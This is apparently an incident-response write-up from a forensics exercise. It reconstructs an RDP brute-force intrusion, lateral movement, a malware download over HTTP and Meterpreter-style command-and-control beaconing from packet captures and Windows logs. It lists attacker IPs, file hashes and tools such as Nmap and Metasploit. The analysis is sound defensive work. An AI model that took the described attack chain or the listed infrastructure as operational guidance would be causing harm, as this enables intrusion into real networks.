


Event ID 4648 (Microsoft Windows security auditing), which explicitly logs the use of explicit credentials to authenticate the Administrator account. Both logs align perfectly in timestamp, confirming the attacker's lateral movement and credential reuse within the compromised domain.





Upon analysis of the DNS traffic within the packet capture, there is no evidence to suggest that DNS tunneling was used by the malware for command-and-control or data exfiltration. All observed DNS queries appear legitimate and correspond to expected lookups for Microsoft services or infrastructure components (e.g., teams.microsoft.com, msauth.net, edgekey.net). There are no anomalous subdomain patterns, excessive query volumes, or encoded data transfers that would typically indicate tunneling behavior. Therefore, it can be reasonably concluded that DNS tunneling was not used as a communication method in this attack





In the sandboxed any.run environment, coreupdater.exe was observed attempting to establish repeated outbound TCP connections to IP address 203.78.103.109 over port 443 (HTTPS), which is registered to Netway Communication Co., Ltd. This behavior aligns with typical Command and Control (C2) beaconing, indicating that the malware is trying to reach back to its controller. No DNS tunneling or unusual domain resolution behavior was detected, further supporting the use of encrypted HTTPS-based C2 communication.





Packet capture review confirms that both the Domain Controller and Desktop initiated SSL-encrypted sessions with this IP over port 443, further solidifying the suspicion that both machines had established outbound connections with the same malicious endpoint.

Summary

1. **What protocols were used for initial scanning?**
   The attacker used TCP, evident from SYN packets targeting port 3389. Cookies in the RDP negotiation contained ms-tsv=msrdp.nmap, confirming the use of Nmap.

2. **What time did the attack begin? Which techniques were used?**
   The attack began at 2020-09-19 02:19:26 PST. It involved an RDP brute-force attack against the Domain Controller, consistent with MITRE ATT&CK T1110.001 – Brute Force: Password Guessing.

3. **What time did lateral movement occur?**
   2020-09-19 02:35:55 PST — the attacker used RDP to move from the DC to the Desktop using compromised domain admin credentials. This maps to T1021.001 – Remote Services: RDP.

4. **What tool(s) were likely used for the attack?**
   - Nmap for scanning (confirmed via RDP cookie headers).
   - Likely Hydra, Ncrack, or Medusa for brute-forcing (no clear indicators, but inferred from traffic behavior).
   - Metasploit Framework for payload delivery, as the malware (coreupdater.exe) triggered a Meterpreter reverse shell.

5. **What port(s) were scanned or accessed?**
   - 3389 (RDP): scanned and accessed.
   - 80 (HTTP): used to retrieve the malicious executable.
   - 443 (HTTPS): used by the malware to maintain outbound C2 connections.

6. **Can you reconstruct the HTTP download of the malware(s) from the PCAP?**
   Yes. Using Wireshark's Export Objects (HTTP) and NetworkMiner, the file coreupdater.exe was successfully extracted from traffic to 194.61.24.102 on TCP port 80.

7. **What are the hashes of all malware(s)?**
   - MD5: eed41b4500e473f97c50c7385ef5e374
   - SHA-1: fd153c66386ca93ec9993d66a84d6f0d129a3a5c
   - SHA-256: 10f3b92002bb98467334161cf85d0b1730851f9256f83c27db125e9a0c1cfda6
   - Vhash: 073036151e5bz2!z
   - Authentihash: 88763e60ed00afda80a61647782b597542d9667d2b9a35fb2623967e302fa28e

8. **Extract the malware payloads from PCAP using Wireshark or NetworkMiner or any other tools:**
   The malware (coreupdater.exe) was extracted using NetworkMiner and Wireshark from HTTP traffic originating from 194.61.24.102. It was found in the path: AppData\Local\NetworkMiner\AssembledFiles\194.61.24.102\TCP-80\


9. **Identify lateral movement via logs or Security.evtx:**
   Logs from Security.evtx and TerminalServices-RemoteConnectionManager on the Desktop confirm successful logon at 03:36:23Z using the domain admin account from 10.42.85.10 (the DC), matching MITRE T1021.001.

10. **Were the malware communicating using DNS tunneling?**
    No. DNS logs and queries were standard and resolved to expected Microsoft services and cloud endpoints. There were no signs of DNS tunneling or abnormal encoded payloads in DNS queries.


11. **How many outbound connections were made by the malware(s)?**
    The malware made at least two distinct outbound HTTPS connections to IP 203.78.103.109:443, one from the Domain Controller and one from the Desktop, observed both in ANY.RUN sandbox and Wireshark.

12. **Identify all DNS queries made by the infected systems:**
    DNS queries included legitimate Microsoft domains (e.g., config.teams.microsoft.com, login.microsoftonline.com) and typical telemetry endpoints. There were no suspicious or malformed DNS queries detected during the timeframe.


Attribution & Threat Intelligence





The IP address 203.78.103.109, based in Thailand and registered to Netway Communication Co., Ltd., has been flagged as malicious by 7 out of 94 security vendors on VirusTotal. This classification strongly indicates that the IP is associated with nefarious activity, likely serving as a command-and-control (C2) endpoint for the malware observed in this case.



The IP address 203.78.103.109 has also been historically associated with domains that mimic legitimate pet-related businesses, such as petmallthailand.com, mail.happydog-happycat.com, and mail.browneypetworld.com. These domains appear benign at first glance but are likely used in social engineering or phishing campaigns, further supporting the attribution of this infrastructure to malicious activity.









The command-and-control infrastructure leveraged during this incident included a Thailand-based IP address (203.78.103.109), operated by Netway Communication Co. Ltd. Located in Bang Rak, Thailand, the IP has been flagged as malicious by 7 out of 94 vendors on VirusTotal, indicating a moderate threat level. While Cisco Talos Intelligence assigns it a neutral reputation with no associated domain or content category, passive DNS records show the IP was previously associated with domains mimicking legitimate pet businesses (e.g., nipponpets.com, petmallthailand.com, browneypetworld.com), suggesting a pattern of deceptive infrastructure reuse.


Despite its abuse history, the IP currently has no listings on Spamhaus or the Feodo Tracker, implying it is not part of any known active botnet like Emotet or QakBot. Additionally, no significant web reputation or email volume patterns were found, further complicating attribution to a known threat actor or campaign.





The IP address 194.61.24.102, registered to LLC Media Systems and geolocated in Russia, currently shows no direct malware detections or blacklist associations on VirusTotal. However, it has been involved in communications with at least one suspicious file and has a notable volume of downvotes and user-submitted comments tagging it as potentially malicious. Although not flagged by major security vendors, the community's negative sentiment and its repeated appearance in malicious traffic flows suggest it may be part of an attacker-controlled infrastructure or used in staging or delivery during the campaign



